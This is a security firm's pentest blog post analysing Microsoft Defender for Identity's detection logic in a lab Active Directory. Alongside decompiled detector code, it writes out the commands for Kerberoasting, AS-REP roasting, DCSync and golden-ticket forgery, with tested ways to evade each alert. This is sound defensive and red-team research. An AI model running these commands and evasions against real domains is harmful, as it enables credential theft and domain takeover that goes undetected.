A dive into Microsoft Defender for Identity

synacktiv.com/publications/a-dive-into-microsoft-defender-for-identity

Rédigé par Guillaume André , Mickaël Benassouli - 23/11/2022 - dans Pentest - Téléchargement

We recently analyzed the detection capabilities of Microsoft Defender for Identity, a cloud-based security solution which is the successor of Microsoft Advanced Threat Analytics and part of Microsoft Defender 365. This article will present its architecture, analyze its detection logic and abilities and present some bypasses, as well as general Red Team advices to stay under the Blue Team's radar.

Introduction


Microsoft Defender for Identity (MDI) is a cloud-based security product whose goal is to detect malicious actions in an on-premise Active Directory environment. It is part of Microsoft's global (cloud and on-premise) security solution: Microsoft Defender 365, along with other products such as Microsoft Defender for Endpoint and Microsoft Defender for Office 365.

MDI specializes in network and Active Directory detections. It is formerly known as Azure Advanced Threat Protection (Azure ATP), which itself is the successor of the deprecated Microsoft Advanced Threat Analytics (ATA). Despite the fact that ATA and MDI both serve the same purpose, ATA is an on-premise solution which is meant to be installed inside the network to monitor. Faithful to its cloud migration policy, Microsoft decided to move ATA's intelligence to the cloud to give birth to Azure ATP.

This blogpost will first present MDI's architecture, as well as the setup of our test lab and its limitations. After that, we will go through each phase of MDI's kill chain to discuss its detection capabilities, present some bypasses and give general Red Team advices. Finally, we will give our opinion on the current state of MDI.

MDI architecture and lab setup


MDI works by reading Windows event logs on domain controllers (DCs) or ADFS servers. A sensor must be installed on these servers so that MDI can access all the relevant events happening in the environment, from network and Active Directory perspectives. As previously mentioned, MDI's brainpower is located in the Azure cloud, the sensors just forward data to it. The following diagram illustrates the overall architecture of MDI:


Microsoft Defender for Identity
Activities | Alerts | Identity metadata
Microsoft 365 Defender
Active Directory entities
Parsed network traffic
Windows events and traces
MDI Sensor
AD FS
MDI Sensor
Domain controller
Signal from endpoints, Office 365, and cloud apps

MDI's architecture (https://learn.microsoft.com/fr-fr/defender-for-identity/architecture).

After MDI is installed, it enters its learning phase. During approximately a month, it analyzes user actions within the network it is installed in to build identity profiles through machine learning. The idea is to be able to detect unusual behaviors caused by malicious intents. For example, a user connecting to a machine on which they never logged-in in the past may trigger an alert. This type of detections will not be discussed in this blogpost, as it is very specific to a given environment as well as being rather inconstant according to our tests. Instead, we will focus on common network and Active Directory attacks which are not tied to a specific network. It has to be noted though that during the learning phase, we periodically performed user actions to **try** to mimic the behavior of a real network.

The lab was composed of five fully up-to-date machines, split into two domains inside a forest. The MDI sensors were installed on all three DCs. The event log collection on the DCs was configured according to Microsoft's documentation1. A free Enterprise Mobility + Security E5 license was used. The diagram below shows the architecture of the lab:



Lab architecture.

Before diving into the detections and bypasses, limits of the lab and the tests should be clarified:

- The test lab is far from being a real corporate network. Even though we simulated basic network activities during the learning phase, we doubt the data acquired during this period was enough to build solid identity profiles (which is partly why we excluded this aspect from the tests).
- We used a free trial license, although it is not clear whether it makes a real difference.
- MDI's core detection logic lies in the cloud, therefore some (but not all, as we will see later) tests and results are only empirical.
- Some detections were inconstant. In some cases, we were not able to trigger a detection for actions listed in MDI's kill chain. That may be due to the first two limits.

Review of Microsoft for Identity kill chain

MDI implements detections for each phase of an attacker's kill chain:

1. Reconnaissance
2. Compromised credentials
3. Lateral movements

4. Domain dominance
5. Exfiltration

Microsoft also documented the detections implemented for each phase2. The methodology used for the tests was the following:

1. Read the detection's description by Microsoft.
2. Trigger the corresponding alert in the lab to use it as a base point, as well as to get more information on what triggered the alert.
3. If applicable, read the detection logic in ATA's source code to get a better insight of the detection and get bypasses ideas.
4. Try to bypass the detection.

Even though ATA is deprecated and has been replaced by MDI, it is likely that some parts of the detection logic are identical. This is why we also relied on ATA's source code (obtained by decompiling the C# binaries).

Another thing to discuss before presenting MDI's detections is how to know whether MDI is installed in a network. When it is set up on a DC, two services are created: `AATPSensor` and `AATPSensorUpdater`:

```
$ services.py -k -no-pass ASGARD.LOCAL/odin@DC1.ASGARD.LOCAL list
[*] Listing services available on target
AATPSensor        - Azure Advanced Threat Protection Sensor -  RUNNING
AATPSensorUpdater - Azure Advanced Threat Protection Sensor Updater -  RUNNING
[...]
```

However, remotely listing the services of a domain controller requires high privileges on the domain. Another option is to use the API server with which the sensor communicates. The domain name of the server has the form `<azure_tenant_name>sensorapi.atp.azure.com`. Moreover, the ATP portal domain name has the form `<azure_tenant_name>.atp.azure.com`. The Azure tenant name can be found in the description of the MSOL account (the one used to synchronize the on-premise AD with Azure AD):

```
$ ldeep ldap -s ldaps://DC1.ASGARD.LOCAL -k -d ASGARD.LOCAL object MSOL -v | jq '.
[].description'
[
  "Account created by Microsoft Azure Active Directory Connect with installation
identifier c6c536b10e174f8bbcedf52bdfae28b1 running on computer DC1 configured to
synchronize to tenant synacktivmdi.onmicrosoft.com. This account must have
directory replication permissions in the local Active Directory and write
permission on certain attributes to enable Hybrid Deployment."
]
```

If the domains resolve, then it means there is an MDI instance associated with the tenant:

```
$ dig +short synacktivmdi.atp.azure.com
triprd1wceun4workspaceportal.atp.azure.com.
triprd1wceun4workspaceportal.northeurope.cloudapp.azure.com.
20.82.244.24

$ dig +short synactkivmdisensorapi.atp.azure.com
triprd1wceun4sensorapi.atp.azure.com.
triprd1wceun4sensorapi.northeurope.cloudapp.azure.com.
20.82.244.25
```

One last note: the next section is not meant to be a comprehensive review of MDI's detections. We only selected a few detections and bypasses that we deemed interesting enough to discuss.

Without further ado, let's jump right into the most interesting part: detection analysis and bypasses!

Reconnaissance

Account enumeration reconnaissance


This detection is based on the technique leveraging Kerberos ticket requests to anonymously enumerate domain accounts. When requesting a Ticket Granting Ticket (TGT) for an account, the Key Distribution Center (KDC) answers differently depending on the account existence. Indeed, if the account does not exist, the KDC answers with `KDC_ERR_C_PRINCIPAL_UNKNOWN`. Otherwise, it answers with `KDC_ERR_PREAUTH_REQUIRED` or `KDC_ERR_PREAUTH_FAILED` (depending on whether pre-authentication data was included in the AS-REQ request).

```
$ cat users.txt
loki
idonotexist

$ GetNPUsers.py -usersfile users.txt ASGARD.LOCAL/
[-] User loki doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
```

The corresponding detection code in ATA is located in the `AccountEnumerationDetector.cs` file. For clarity reasons, we removed the code and added comments summarizing the logic instead:

```
File: Microsoft.Tri.Center/Detection/Detectors/AccountEnumerationDetector.cs
namespace Microsoft.Tri.Center.Detection.Detectors
{
    internal sealed class AccountEnumerationDetector :
SourceComputerExclusionDetector<KerberosAs,
AccountEnumerationDetectorConfiguration, AccountEnumerationDetectorProfile,
AccountEnumerationSuspiciousActivity>, IAccountEnumerationDetector,
IDetector<KerberosAs>
    {
        protected override async Task DetectAsync(IReadOnlyCollection<KerberosAs>
kerberosAss)
        {
            // 2. Group the requests made within the same hour

            // 3. For a given hour, if the count of distinct account names is
greater or equal to 26, raise an alert

        }

        public async Task<bool> SendToDetectionAsync(KerberosAs kerberosAs)
        {
            // 1. If account name of the Kerberos AS request does not exist and if
it does not begin with “HealthMailbox", send it to DetectAsync
        }
      }
}
```

According to our tests, the detection logic is the same in MDI (or very close at least). Indeed, running the attack with 25 non-existent accounts within an hour did not trigger any detection. Trying another one (making the count to 26) raised the alert.


Account enumeration reconnaissance on one endpoint

Medium ● Active

Account enumleration alert.

An obvious bypass would therefore be to try a maximum of 25 non-existent accounts in an hour. However, this sounds like a clumsy bypass: if MDI were to lower the threshold, the bypass would not work anymore. A more elegant solution would simply be to avoid using the Kerberos AS-REQ technique and use another one. When one requests a TGT for a non-existing user, Windows event 4768 is logged with a failure status. MDI relies on this event to build the detection.

It is possible to anonymously enumerate users with LDAP pings3. To our knowledge, this technique does not generate any event log, which means MDI cannot detect it. Such an attack can be done with ldapnomnom4 or ldeep5:

```
$ cat users.txt
loki
idonotexist

$ ldeep -s ldaps://DC1.ASGARD.LOCAL -d ASGARD.LOCAL -a enum_users users.txt
loki
```


Without surprise, no alert is raised, even when enumerating hundreds of users. We do recommend to slowly enumerate users though, to avoid a potential traffic-based detection by another security product. Also, always use LDAPS instead of plain LDAP when possible.

LDAP reconnaissance

Microsoft's description for this detection is rather vague, but it is meant to detect LDAP search queries targeting objects' attributes that are of interest for an attacker. According to ATA's source code, there was no detection associated with this behavior. However, the alert can be trivially triggered by searching for principals with pre-authentication not required (flag `DONT_REQ_PREAUTH` in the `userAccountControl` attribute), or those configured with unconstrained delegation (flag `TRUSTED_FOR_DELEGATION` in the `userAccountControl` attribute):

```
$ ldeep ldap -s ldaps://DC1.ASGARD.LOCAL -k -d ASGARD.LOCAL search
'(userAccountControl:1.2.840.113556.1.4.803:=4194304)' samAccountName
[
  {
    "dn": "CN=Baldur,CN=Users,DC=ASGARD,DC=LOCAL",
    "sAMAccountName": "baldur"
  }
]
```

Windows event 1644 logs all LDAP queries, including the filter used so MDI catches this quite easily:


Active Directory attributes Reconnaissance using LDAP on one endpoint


Medium Active

LDAP attribute reconnaissance alert.

The trick here is not to use very specific filters but rather to request all the principals and filter offline. For example, the following LDAP query does not raise any alert:

```
$ ldeep ldap -s ldaps://DC1.ASGARD.LOCAL -k -d ASGARD.LOCAL search
'(objectClass=user)'
```

On some occasions (quite inconstantly), another LDAP-related alert was triggered:



Security principal reconnaissance (LDAP) on one endpoint

Medium ● Active

Security principal reconnaissance alert.


The description associated with this alert seemed to suggest that several LDAP objects (users, groups, domains, etc.) were requested in a short amount of time, from the same endpoint. We were not able to reliably trigger the detection but our advice would be to be patient during a Red Team engagement and extract information step by step and, if possible, from multiple endpoints, so as to blend with normal traffic.

Compromised credentials

Kerberoasting

Kerberoasting is the act of requesting a Service Ticket (ST) to perform offline bruteforce on the part that is encrypted with the service account's long term key. The detection can be easily triggered with GetUserSPNs.py from Impacket or with Rubeus:

```
$ GetUserSPNs.py -k -no-pass -dc-ip DC2 ASGARD.LOCAL/loki -request

ServicePrincipalName  Name    MemberOf
--------------------  ------  --------------------------------------------------
MSSQL/BALD            baldur  CN=Workstation Admins,CN=Users,DC=ASGARD,DC=LOCAL
HOST/FAKESPN          thor    CN=Server Admins,CN=Users,DC=ASGARD,DC=LOCAL


$krb5tgs$23$*baldur$ASGARD.LOCAL$ASGARD.LOCAL/baldur*$8fe***db1
$krb5tgs$23$*thor$ASGARD.LOCAL$ASGARD.LOCAL/thor*$13d***403
```



Suspected Kerberos SPN exposure on one endpoint

High ● Active

Kerberoasting alert.

The alert's details do not give much to work with, and no corresponding detection code was found in ATA's source code. The attentive reader may have noticed that the previous STs were requested with encryption type 23, which is `RC4_HMAC_MD5`. By default, Windows clients request tickets with encryption type 18 (`AES256_HMAC_SHA1`). The use of a non-default encryption type may be what is setting MDI off. Let's try to request AES tickets instead:

```
PS > Rubeus kerberoast /aes
[...]
[*] Hash: $krb5tgs$23$*thor$ASGARD.LOCAL$HOST/FAKESPN@ASGARD.LOCAL*$B05F***5B58
[*] Hash: $krb5tgs$18$baldur$ASGARD.LOCAL$*MSSQL/BALD@ASGARD.LOCAL*$B5A7***C22B
```

The hashes indicate that the tickets are encrypted with AES, but the alert still appears. It means that there is something else that indicates bad intents. Requesting multiple services tickets in such a short time span sure denotes a suspicious behavior. What happens when only one ST is requested?

```
PS > Rubeus kerberoast /aes /user:baldur
[...]
[*] Hash: $krb5tgs$18$baldur$ASGARD.LOCAL$*MSSQL/BALD@ASGARD.LOCAL*$C6F3***F8B7
```

And… We are detected again! What we are doing is not different from a legit ST request, so how does MDI understand this is a kerberoast attack and not just a normal ST request? Well, there is actually something happening before the ticket request: an LDAP request to find the accounts with an SPN. MDI correlates the LDAP request with the ST request to conclude a kerberoast attack happened. To check this theory, we inserted a sleep of 10 minutes between the LDAP request and the ST requests in GetUserSPNs.py:

```
$ GetUserSPNs.py -k -no-pass -dc-ip DC1 ASGARD.LOCAL/loki -request
ServicePrincipalName  Name    MemberOf
--------------------  ------  -------------------------------------------------
MSSQL/BALD            baldur  CN=Workstation Admins,CN=Users,DC=ASGARD,DC=LOCAL
HOST/FAKESPN          thor    CN=Server Admins,CN=Users,DC=ASGARD,DC=LOCAL


Waiting 600s...

$krb5tgs$23$*baldur$ASGARD.LOCAL$ASGARD.LOCAL/baldur*$8fe***db1
$krb5tgs$23$*thor$ASGARD.LOCAL$ASGARD.LOCAL/thor*$13d***403
```


As suspected, no alert appeared, even when requesting multiple tickets at a time and with `RC4_HMAC_MD5` encryption type. It means that MDI only uses concomitant LDAP queries (event 1644) and ST requests (event 4769) as a detection oracle for kerberoasting. Obviously, even if the sleep bypass works, it is strongly advised to request STs with the highest encryption type and one at a time, to avoid standing out.

AS-REP roasting

When an account has pre-authentication not required, it is possible to anonymously request a TGT for this account. As part of the ticket is encrypted with the account's long term key, it is possible to bruteforce it offline to retrieve the account's password.

Running an AS-REP roast attack immediately raises an alert (actually two alerts):


```
$ GetNPUsers.py -dc-ip DC1.ASGARD.LOCAL -k -no-pass ASGARD.LOCAL/loki -request
Name    MemberOf
------  -------------------------------------------------
baldur  CN=Workstation Admins,CN=Users,DC=ASGARD,DC=LOCAL

$krb5asrep$23$baldur@ASGARD.LOCAL:fe4a8***aad7
```



Active Directory attributes Reconnaissance using LDAP on one endpoint

Medium ● Active

LDAP attribute reconnaissance alert.



Suspected AS-REP Roasting attack on one endpoint

High ● Active

AS-REP roasting alert.

As explained in section LDAP reconnaissance, the first alert is due to the suspicious LDAP filter used in the query to get the list of AS-REP roastable users: `(userAccountControl:1.2.840.113556.1.4.803:=4194304)`. The solution is not to use this specific filter but rather to filter client-side. The second alert works in the same manner as kerberoast detection: there is a time correlation between the LDAP request and the AS-REQ request. By modifying the LDAP request to a less precise one, no correlation is made, and no alert is displayed:

```
$ ldeep ldap -s ldaps://DC1.ASGARD.LOCAL -k -no-pass -d ASGARD.LOCAL users -v | jq
'.[] | select(.userAccountControl | contains("DONT_REQ_PREAUTH")) |
.sAMAccountName'
"baldur"

$ echo baldur > user.txt

$ GetNPUsers.py ASGARD.LOCAL/ -usersfile user.txt
$krb5asrep$23$baldur@ASGARD.LOCAL:5c8c***18d1
```

Lateral movements

This phase implements several detections but many of them are, in our opinion, a bit too specific to be worth discussing. In fact, nearly half of them are patched and have a CVE associated. Some others are related to the recent authentication coercion techniques that were found earlier this year or last year, such as PetitPotam[6] or DFSCoerce[7]. While detecting this kind of attack does not hurt, one can always use another method to trigger an authentication (as demonstrated by the tool Coercer[8]). In fact, while MDI detects the exploitation of PetitPotam and DFSCoerce, it fails at detecting the older PrinterBug (which, ironically, makes this older technique a bypass for newer ones).


The most interesting detections listed by Microsoft for this phase are the “Suspected identity theft” ones. They are meant to detect hash and tickets thefts. ATA already implemented the detection logic in `PassTheHashDetector.cs` and `PassTheTicketDetector.cs`. Unfortunately, we were unable to trigger these detections.

Domain dominance

DCSync

MDI also includes rules for detecting DCSync attacks. The goal of this attack is to mimic the behavior of a domain controller to replicate the content of the Active Directory database (containing the accounts' password hashes). MDI creates an alert when a naive DCSync is performed:

```
$ secretsdump.py -k -no-pass ASGARD.LOCAL/odin@DC1.ASGARD.LOCAL
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67a***291:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d***9c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8***e05:::
[...]
```


Suspected DCSync attack (replication of directory services) on one endpoint

■■■ High ● Active

DCSync alert.

To better understand the logic, let's have a look at the corresponding code in ATA, located in `DirectoryServicesReplicationDetector.cs`:

```
File:
Microsoft.Tri.Center/Detection/Detectors/DirectoryServicesReplicationDetector.cs
namespace Microsoft.Tri.Center.Detection.Detectors
{
    internal sealed class DirectoryServicesReplicationDetector :
SessionDetector<Drsr, DirectoryServicesReplicationDetectorConfiguration,
DirectoryServicesReplicationDetectorProfile,
DirectoryServicesReplicationSuspiciousActivity>,
IDirectoryServicesReplicationDetector, IDetector<Drsr>
    {
        protected override async Task
DetectInternalAsync(IReadOnlyCollection<Drsr> operations, IAuthenticationActivity
authenticationActivity = null)
        {
            // 2. Group the replication requests by source computers

            // 3. For each source computer, raise an alert
        }

        public async Task<bool> SendToDetectionAsync(Drsr drsr)
        {
            // 1. If the DRS request is GetNccChanges and the source IP is not an
DC IP, then send it to  DetectInternalAsync
        }
    }
}
```

The relevant criterion is the source IP of the computer requesting the directory synchronization. However, using a SOCKS server to forward the directory replication traffic through DC1 to DC2 still pops an alert, so what are we missing here? A legit replication request is sent from a DC to a DC with a DC identity. Our DCSync attack is sent from a DC but is not done with a DC identity. Indeed, changing the identity from odin to DC1$ makes the DCSync go under the radar:

```
$ secretsdump.py -k -no-pass 'ASGARD.LOCAL/DC1$'@DC2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67a***291:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d***9c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8***e05:::
[...]
```


Fun fact: MDI does not care about the source IP, it only looks for the identity under which the request is done, which means it does the opposite of ATA.

Golden tickets

Golden ticket forgery is the attack for which MDI has the most detection criteria. It is also the attack on which we had the most inconstant detections. Some golden tickets were detected by MDI whereas the same tickets but for different users were not.

A golden ticket not customized generated with ticketer is flagged by MDI:

```
$ ticketer.py -nthash fe8***e05 -domain-sid S-1-5-21-1174222921-3302536392-
3364258300 -domain ASGARD.LOCAL loki
$ export KRB5CCNAME=loki.ccache
$ smbclient.py -k -no-pass ASGARD.LOCAL/loki@DC1.ASGARD.LOCAL
```


Suspected Golden Ticket usage (encryption downgrade) on one endpoint

Medium Active


Golden ticket alert.

The encryption downgrade detection is implemented in `TgtEncryptionDowngradeDetector.cs` in ATA's code:

```
File: Microsoft.Tri.Center/Detection/Detectors/TgtEncryptionDowngradeDetector.cs
namespace Microsoft.Tri.Center.Detection.Detectors
{
    internal sealed class TgtEncryptionDowngradeDetector :
EncryptionDowngradeDetector<KerberosTgs,
TgtEncryptionDowngradeDetectorConfiguration,
TgtEncryptionDowngradeDetectorProfile>, ITgtEncryptionDowngradeDetector,
IDetector<KerberosTgs>
    {
        protected override async Task DetectAsync(IReadOnlyCollection<KerberosTgs>
kerberosTgss)
        {
            // 2. For each ticket, raise an alert if the account associated with
the ticket request supports AES encryption

        }

        public async Task<bool> SendToDetectionAsync(KerberosTgs kerberosTgs)
        {
            // 1. If the ticket associated with the ST request is not a referral
ticket, not an S4U2Self ticket, not a forwarded ticket and is not encrypted with
AES, then send it to  DetectAsync
        }
    }
}
```

The detection is as simple as the bypass: use AES-encrypted tickets (therefore use the krbtgt AES key to forge tickets). Doing so avoids this detection but another one occurs:

```
$ ticketer.py -aesKey 399***6f6 -domain-sid S-1-5-21-1174222921-3302536392-
3364258300 -domain ASGARD.LOCAL loki
```


Suspected Golden Ticket usage (ticket anomaly) on one endpoint

■■■ High ● Active

Golden ticket alert.

This is where it gets a bit weird. We were expecting a “Suspected Golden Ticket usage (time anomaly)“ alert instead of this one. Indeed, by default, ticketer’s golden tickets have a duration of ten years. In a Windows environment, tickets generally have a 10-hour lifetime. Setting a more reasonable duration (one day) makes the alert disappear.

```
$ ticketer.py -aesKey 399***6f6 -duration 1 -domain-sid S-1-5-21-1174222921-
3302536392-3364258300 -domain ASGARD.LOCAL loki
```

A better strategy when forging tickets is to apply the domain ticket policy. Rubeus has a feature allowing to retrieve it in order to forge more legit tickets:

```
$ Rubeus golden /aes256:399***6f6 /ldap /user:odin
```

Another option is to forge Diamond tickets[9] or Sapphire tickets[10] instead. They both use a TGT issued by the DC as a model to look as legit as possible.

Exfiltration

The last kill chain phase only contains two detections: DNS and SMB exfiltration. We will not develop these detections as we were unable to trigger them, and they are trivially bypassable by using another protocol such as HTTP.

Conclusion

Overall, MDI has an interesting potential and detection capabilities, but still feels immature. Throughout our tests, we noticed strange and inconstant behaviors (alerts not exactly corresponding to the attacks we launched, or the same repeated attack not always detected). One should keep in mind, though, that our test lab was far from being like a real corporate network and that it may (or may not) explain some weird behaviors we observed.

